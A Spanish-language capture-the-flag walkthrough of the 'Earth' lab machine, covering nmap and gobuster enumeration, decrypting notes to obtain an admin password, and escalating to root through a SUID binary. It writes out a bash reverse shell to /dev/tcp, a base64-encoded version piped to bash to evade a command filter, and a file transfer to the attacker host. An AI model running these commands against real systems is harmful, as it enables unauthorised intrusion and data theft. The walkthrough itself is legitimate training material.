Webs que pueden ser útiles:

https://gchq.github.io/CyberChef

https://www.revshells.com/

Realizar un escaneo nmap a la red para buscar el equipo

sudo nmap -vvv -sS -sV -O -Pn 192.168.122.0/24

```
❯ sudo nmap -vvv -sS -sV -O -Pn 192.168.122.0/24
[sudo] password for zom:
Host discovery disabled (-Pn). All addresses will be
d scan times may be slower.
```

Saldrá una máquina con varios puertos abiertos

```
Discovered open port 22/tcp on 192.168.122.2
Discovered open port 22/tcp on 192.168.122.11
Discovered open port 53/tcp on 192.168.122.1
Discovered open port 443/tcp on 192.168.122.11
Discovered open port 80/tcp on 192.168.122.11
Discovered open port 139/tcp on 192.168.122.2
Discovered open port 445/tcp on 192.168.122.2
Discovered open port 631/tcp on 192.168.122.2
Discovered open port 902/tcp on 192.168.122.2
Completed SYN Stealth Scan against 192.168.122.2
```

Realizar un escaneo nmap profundo a la IP que aparece

sudo nmap -vvv -sS -sV -O -p- --min-rate 5000 --script vuln -Pn 192.168.122.11 -oG allports

```
❯ sudo nmap -vvv -sS -sV -O -p- --min-rate 5000 --script vuln -Pn 1
92.168.122.11 -oG allports
Host discovery disabled (-Pn). All addresses will be marked 'up' an
d scan times may be slower.
```

Aparecerán los puertos 22,80,443 abiertos

```
❯ extractPorts allports
       File: extractPorts.tmp
   1
   2   [*] Extracting information...
   3
   4       [*] IP Address: 192.168.122.11
   5       [*] Open ports: 22,80,443
   6
   7   [*] Ports copied to clipboard
   8
```

Aparecerán bastantes vulnerabilidades, entre ellas se mostrarán dos DNS que habra que poner en /etc/hosts apuntando a la IP de la máquina victima

```
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_w
sgi/4.7.1 Python/3.9)
|_http-title: Test Page for the HTTP Server on Fedora
| http-methods:
|   Supported Methods: OPTIONS HEAD GET POST TRACE
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Issuer: commonName=earth.local/stateOrProvinceName=Space
```

Editar el archivo /etc/hosts para añadir las DNS

sudo nano /etc/hosts

```
  GNU nano 5.4                    /etc/hosts *
# Host addresses
127.0.0.1  localhost
127.0.1.1  zom-Parrot
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
192.168.122.11  earth.local terratest.earth.local
```

Entrar a la web como earth.local

Realizar un escaneo nmap a ambas DNS como https


sudo gobuster dir -u https://earth.local -w /usr/share/wordlists/dirbuster/directory-list-2.3- medium.txt -k

```
❯ sudo gobuster dir -u https://earth.local -w /usr/share/wordlists/
dirbuster/directory-list-2.3-medium.txt -k
===============================================================
Gobuster v3.1.0
```


sudo gobuster dir -u https://terratest.earth.local -w /usr/share/wordlists/dirb/common.txt -k

```
❯ sudo gobuster dir -u https://terratest.earth.local -w /usr/share/
wordlists/dirb/common.txt -k
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://terratest.earth.local
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/08/08 12:23:10 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 199]
/.htpasswd            (Status: 403) [Size: 199]
/.hta                 (Status: 403) [Size: 199]
/cgi-bin/             (Status: 403) [Size: 199]
/index.html           (Status: 200) [Size: 26]
/robots.txt           (Status: 200) [Size: 521]
```


Reportará que hay un robots.txt, acceder a él. Mostrará una lista de directorios.




Ir a /testingnotes.txt



Ir a testdata.txt



Usar cyberchef para desencriptar los mensajes de earth.local usando como clave el texto de testdata.txt




Mostrará un menaje repetido bastantes veces que es earthclimatechangebad4humans

Usar ese resultado como contraseña en earth.local/admin/login


Usuario: terra

Contraseña: earthclimatechangebad4humans



Al intentar hacer un reverse shell mostrará que no están permitidas las conexiones, esto es porque detecta que se está introduciendo un comando de reverse shell

/bin/bash -i >& /dev/tcp/192.168.122.13/4444 0>&1



Encriptar el comando con base64

echo "/bin/bash -i >& /dev/tcp/192.168.122.13/4444 0>&1" | base64

Poner el puerto en escucha


nc -lvnp 4444

IMPORTANTE: Utilizo ncwrap que es un alias que he asignado al comando "rlwrap nc", para poder usar un shell inverso mejorado.


Para poder usarlo instalar rlwrap con sudo apt install -y rlwrap y opcionalmente crear un alias que al escribirlo ejecute "rlwrap nc"

Mandar ese comando encriptado indicando que después se desencripte y ejecute

echo 'L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguMTIyLjEzLzQ0NDQgMD4mMQo=' | base64 -d | bash



Se abrirá un shell inverso



Al ir a /var se podrá ver un directorio llamado earth_web

cd /var

ls –la

```
cd /var
ls -la
ls -la
total 16
drwxr-xr-x. 22 root root 4096 Oct 12  2021 .
dr-xr-xr-x. 17 root root  244 Nov  1  2021 ..
-rw-r--r--.  1 root root  208 Oct 11  2021 .updated
drwxr-xr-x.  2 root root   19 Oct 11  2021 account
drwxr-xr-x.  2 root root    6 Jan 26  2021 adm
drwxr-xr-x. 13 root root  164 Oct 11  2021 cache
drwxr-xr-x.  2 root root    6 Jan 27  2021 crash
drwxr-xr-x.  3 root root   18 Oct 11  2021 db
drwxrwxrwx.  4 root root  101 Aug  8 10:59 earth_web
drwxr-xr-x.  2 root root    6 Jan 26  2021 empty
drwxr-xr-x.  2 root root    6 Jan 26  2021 ftp
drwxr-xr-x.  2 root root    6 Jan 26  2021 games
drwxr-xr-x.  3 root root   18 Aug 19  2021 kerberos
drwxr-xr-x. 42 root root 4096 Oct 11  2021 lib
drwxr-xr-x.  2 root root    6 Jan 26  2021 local
lrwxrwxrwx.  1 root root   11 Oct 11  2021 lock -> ../run
/lock
drwxr-xr-x. 10 root root 4096 Aug  8 08:20 log
lrwxrwxrwx.  1 root root   10 Jan 26  2021 mail -> spool/
mail
drwxr-xr-x.  2 root root    6 Jan 26  2021 nis
drwxr-xr-x.  2 root root    6 Jan 26  2021 opt
drwxr-xr-x.  2 root root    6 Jan 26  2021 preserve
lrwxrwxrwx.  1 root root    6 Oct 11  2021 run -> ../run
drwxr-xr-x.  8 root root   86 Oct 11  2021 spool
```

Ir a earth_web y mostrar el contenido

cd earth_web

ls -la

```
cd earth_web
ls -la
ls -la
total 148
drwxrwxrwx.  4 root root    101 Aug  8 10:59 .
drwxr-xr-x. 22 root root   4096 Oct 12  2021 ..
-rwxrwxrwx.  1 root root 139264 Aug  8 10:59 db.sqlite3
drwxr-xr-x.  3 root root    108 Oct 13  2021 earth_web
-rwxr-xr-x.  1 root root    665 Oct 11  2021 manage.py
drwxr-xr-x.  6 root root    204 Oct 13  2021 secure_messa
ge
-rw-r--r--.  1 root root     45 Oct 12  2021 user_flag.tx
t
bash-5.1$
```

Leer el archivo user_flag.txt


cat user_flag.txt

Flag: [user_flag_3353b67d6437f07ba7d34afd7d2fc27d]


```
cat user_flag.txt
cat user_flag.txt
[user_flag_3353b67d6437f07ba7d34afd7d2fc27d]
bash-5.1$
```

Buscar archivos en el sistema con permisos especiales para el usuario actual

find / -perm -u=s 2>/dev/null



Saldrá un archivo llamado reset_root, al ejecutarlo mostrará un error




Al intentar hacer un cat al archivo este será ilegible


Por esto será necesario mandar el archivo al equipo atacante para poder revisarlo.

Primero se pondrá un puerto en escucha esperando por la información del archivo y que lo guardará en el equipo: nc -nlvp 9002 > reset_root

Luego mandar el archivo: cat /usr/bin/reset_root > /dev/tcp/192.168.122.13/9002



Se recibirá correctamente y el nc se cerrará



Dar permisos de ejecución al archivo reset_root

```
❯ chmod +x reset_root
```


Asegurar que se tiene instalado strace, sino instalarlo

sudo apt install –y strace

Comprobar el contenido del archivo reset_root


strace -f ./reset_root

Entre todo el contenido mostrará unas líneas que comprueban si existen unos archivos, de existir entonces el script cambia la contraseña del usuario root.




Crear los archivos en el equipo víctima

touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe



Ejecutar de nuevo el archivo reset_root


/usr/bin/reset_root



Ahora habrá cambiado la contraseña de root a Earth


Cambiar al usuario root con la contraseña Earth

su



Comprobar que el usuario es root


whoami



Ir al directorio de root y mostrar el contenido

```
cd /root
```

```
ls –la
```



Leer el archivo root_flag.txt

```
cat root_flag.txt
```

Flags

Usuario: [user_flag_3353b67d6437f07ba7d34afd7d2fc27d]

Root: [root_flag_b0da9554d29db2117b02aa8b66ec492e]